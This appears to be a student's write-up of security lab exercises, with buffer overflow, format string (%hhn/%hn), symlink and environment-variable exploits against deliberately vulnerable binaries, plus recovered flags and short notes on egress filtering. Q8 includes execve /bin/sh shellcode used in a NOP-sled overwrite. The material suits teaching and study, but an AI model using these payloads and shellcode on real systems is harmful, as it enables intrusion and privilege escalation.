Q1

Step01: According to source code, we can use Exploiting Format String

Step02: The buffer is 1024 long, so I inputted something that longer than 1024

```
student@debian:/home/q1$ ./run_me $(python3 -c 'print("A"*1028)')
```

Answer:

Q2

Step01: Overflow the buffer to change “changeme”

```
student@debian:/home/q2$ ./run_me $(python -c 'import sys;sys.stdout.buffer.write(b"\xcd\xab\xcd\xab"*257)')
```

Answer:

Q3

Step01: Finding the address of function secret

```
(gdb) info line run_me.c:6
Line 6 of "run_me.c" is at address 0x11f9 <secret> but contains no code.
```

Step02: Overflow the buffer to change the return address

```
student@debian:/home/q3$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\xf9\x11"*512)')
Jumping to function at 0x56556200!!
```

Answer:

Q4

Solution1: Input a buffer that longer than 1024 to overwrite the fp

Finding the address of function secret

```
(gdb) print secret
$1 = {void ()} 0x56556209 <secret>
```

Try to write payload

```
student@debian:/home/q4$ ./run_me $(python -c 'print(b"%01024d\x09\x62\x55\x56")')
```

```
student@debian:/home/q4$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"%01024d\x09\x62\x55\x56")')
Usage: q4 <some string>
```

Neither print nor sys.stdout.buffer.write work in the hacklabVM, so I tried them in kaliVM

```
┌──(a1750906㉿kali)-[~/Desktop]
└─$ ./run_me $(python2 -c 'print(b"%01024d\x08\x62\x55\x56")')
You wrote: 00000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000bUV
fp is: ffffd17c
Jumping to function at 0x56556208!!
Illegal instruction

┌──(a1750906㉿kali)-[~/Desktop]
└─$ ./run_me $(python2 -c 'print(b"%01024d\x09\x62\x55\x56")')
Uage: <input string>
```

In kaliVM, we cannot write \x09 into memory either while writing other things like \x08 is fine.

Solution2: Write the length of output to specific memory address using hhn

Finding the address of function secret, function lose and fp

```
(gdb) print secret
$1 = {void ()} 0x56556209 <secret>
```

```
$1 = {void ()} 0x5655623f <lose>
```

```
(gdb) x/300x $esp
```

0xffffd38c contains value 0x5655623f which is the address of lose, so this is fp

```
0xffffd380:     0x00000002      0xffffd454      0xffffd460      0x5655623f
```

First, I tried this in gdb, it successfully changed the value of fp to 0x56556209, but the cat command is denied

```
(gdb) run $(python -c 'import sys; sys.stdout.buffer.write(b"\x8c\xd3\xff\xff"+b"\x41\x41\x41\x41\x41"+b"%6$hhn
")')
Starting program: /home/q4/run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\x8c\xd3\xff\xff"+b"\x41\x
41\x41\x41\x41"+b"%6$hhn")')


Breakpoint 1, main (argc=2, argv=0xffffd454) at run_me.c:43
43          printf("Jumping to function at 0x%08x!!\n", (unsigned int)locals.fp);
(gdb) c
Continuing.
Jumping to function at 0x56556209!!
[Detaching after vfork from child process 65521]
/bin/cat: /home/q4/secret: Permission denied
[Inferior 1 (process 65488) exited normally]
```

But it still cannot be adopted out of gdb

```
student@debian:/home/q4$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\x8c\xd3\xff\xff"+b"\x41\x
41\x41\x41\x41"+b"%6$hhn")')
Jumping to function at 0x5655623f!!
Try again...
```

Q5

Step01: Creating a symbolic link of secret in q5 on Desktop, the name is secet

```
student@debian:~/Desktop$ ln -s ../../q5/secret secet
```

Step02: Creating a symbolic link of run_me in q5 on Desktop

```
student@debian:~/Desktop$ ln -s ../../q5/run_me run_me
```

Step03: Executing run_me on Desktop

Answer:

```
student@debian:~/Desktop$ ./run_me
 ______________________________________
< csf2022_{backlands-language-reunite} >
 --------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
```

Q6

Step01: Setting Q6_SECRET_CODE

```
student@debian:/home/q6$ export Q6_SECRET_CODE=$(python -c 'import sys;sys.stdout.buffer.write(b"\xef\xbe\xad\xde"*257)')
student@debian:/home/q6$ ./run_me
```

Answer:

```
 ______________________________________
< csf2022_{hexagon-neatly-jailbird} >
 --------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
```

Q7

a)

An egress filter protects computer from dangerous and unnecessary connections.

Disrupt malware

An egress filter blocks malware from connecting its server. And the filter will also protect data if a malware exports them and then tries to send data to hackers.

Block unwanted services

Using egress filter is a good way to set supervision on a target computer since it can block user out from specific ports and protocols. It can also reject the request to certain IP range.

Stop contributing to attacks

Egress filter prevents a computer from being a part of network attacks, malware hosting, spamming, and botnets. By this way, egress filter helps provide a stable and safe internet environment.

Greater awareness of network traffic

An egress filter provides more information of your computer's both authorized and unauthorized activities. User can obtain record to better control their machine.

b)

The 2016 Dyn attack mainly using TCP SYN floods against port 53 of Dyn's servers, which efficiently consumes servers' resource by adding random subdomains.

Hackers can also use ports 80 or 443 to set up an RDP tunnel with their servers. By analysis the network traffic may discover the connection is entirely not HTTP or HTTPS, but some intentionally disguised secret communications.

Q8

Step01: Finding the return address

```
(gdb) info frame
Stack level 0, frame at 0xffffcf90:
 eip = 0x565561c7 in bof (run_me.c:11); saved eip = 0x56556210
 called by frame at 0xffffcfc0
 source language c.
 Arglist at 0xffffcf88, args: str=0xffffd1e0 'A' <repeats 200 times>...
 Locals at 0xffffcf88, Previous frame's sp is 0xffffcf90
 Saved registers:
  ebp at 0xffffcf88, eip at 0xffffcf8c
```

Step02: Deciding the length of payload

ffffcf8c-ffffcb80 = 1036

Step03: run in gdb with %0xxd

```
(gdb) run $(python -c 'print("%0976d"+"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd
\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"+"%026d"+"\x8c
\xcb\xff\xff")')
```

Not working, so I tried sys.stdout.buffer.write

```
(gdb) run $(python -c 'import sys; sys.stdout.buffer.write(b"\x90"*976+b"\x6a\x31\x58\x99\xcd\x
80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\
xe3\x89\xd1\xcd\x80"+b"\x41"*26+b"\x8c\xcb\xff\xff")')
```

Successfully changed the return address to somewhere in NOPSLED

```
0xffffcf70:     0x41414141      0x41414141      0x41414141      0xffffcb8c
0xffffcf80:     0xffffd100      0xffffd054      0xffffd060      0x5655623d
0xffffcf90:     0xf7fe3230      0xffffcfb0      0x00000000      0xf7df2e46
0xffffcfa0:     0xf7fb9000      0xf7fb9000      0x00000000      0xf7df2e46
0xffffcfb0:     0x00000002      0xffffd054      0xffffd060      0xffffcfe4
--Type <RET> for more, q to quit, c to continue without paging--
0xffffcfc0:     0xffffcff4      0xf7ffdb40      0xf7fca410      0xf7fb9000
0xffffcfd0:     0x00000001      0x00000000      0xffffd038      0x00000000
0xffffcfe0:     0xf7ffd000      0x00000000      0xf7fb9000      0xf7fb9000
0xffffcff0:     0x00000000      0xf78000ee      0xb6449efe      0x00000000
0xffffd000:     0x00000000      0x00000000      0x00000002      0x56556070
0xffffd010:     0x00000000      0xf7fe88f0      0xf7fe3230      0x56559000
(gdb) info frame
Stack level 0, frame at 0xffffcf80:
 eip = 0x565561c7 in bof (run_me.c:11); saved eip = 0xffffcb8c
 called by frame at 0x41414149
 source language c.
 Arglist at 0xffffcf78, args: str=0xffffd100 "P\005\375\367!"
 Locals at 0xffffcf78, Previous frame's sp is 0xffffcf80
 Saved registers:
  ebp at 0xffffcf78, eip at 0xffffcf7c
```

Step04: Continue in gdb, and I got the shell

```
(gdb) c
Continuing.
process 62002 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No source file named /home/q7/run_me.c.
$
```

Step05: Run in shell, not working

```
student@debian:/home/q7$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\x90"*976+
b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\
x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"+b"\x41"*26+b"\x8c\xcb\xff\xff")')
Segmentation fault
```

Q9

Step01: According to the source code, target is under the buffer in stack, so my solution is overwriting it with the length of input

Step02: Finding the address of target

```
(gdb) print &target
$2 = (int *) 0x56559038 <target>
```


Step03: Finding the offset of my input, the result is 4

```
(gdb) run $(python -c 'import sys; sys.stdout.buffer.write(b"AAAA"+b"%08x."*6)')The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/q8/run_me $(python -c 'import sys; sys.stdout.buffer.write(b"AAAA"+b"%08x."*6)')
AAAAffffd5be.00000080.ffffd35c.41414141.78383025.3830252e.Try again!
```

Step04: Writing payload

```
student@debian:/home/q8$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\x38\x90\x55\x56"+b"%4$hhn")')
```

Answer:



Step05: Payload of bouns

```
student@debian:/home/q8$ ./run_me $(python -c 'import sys; sys.stdout.buffer.write(b"\x38\x90\x55\x56"+b"%13060d"+b"%4$hn")')
8@UV
```

Answer:

```
/bin/cat: /home/q8/bonus: No such file or directory
```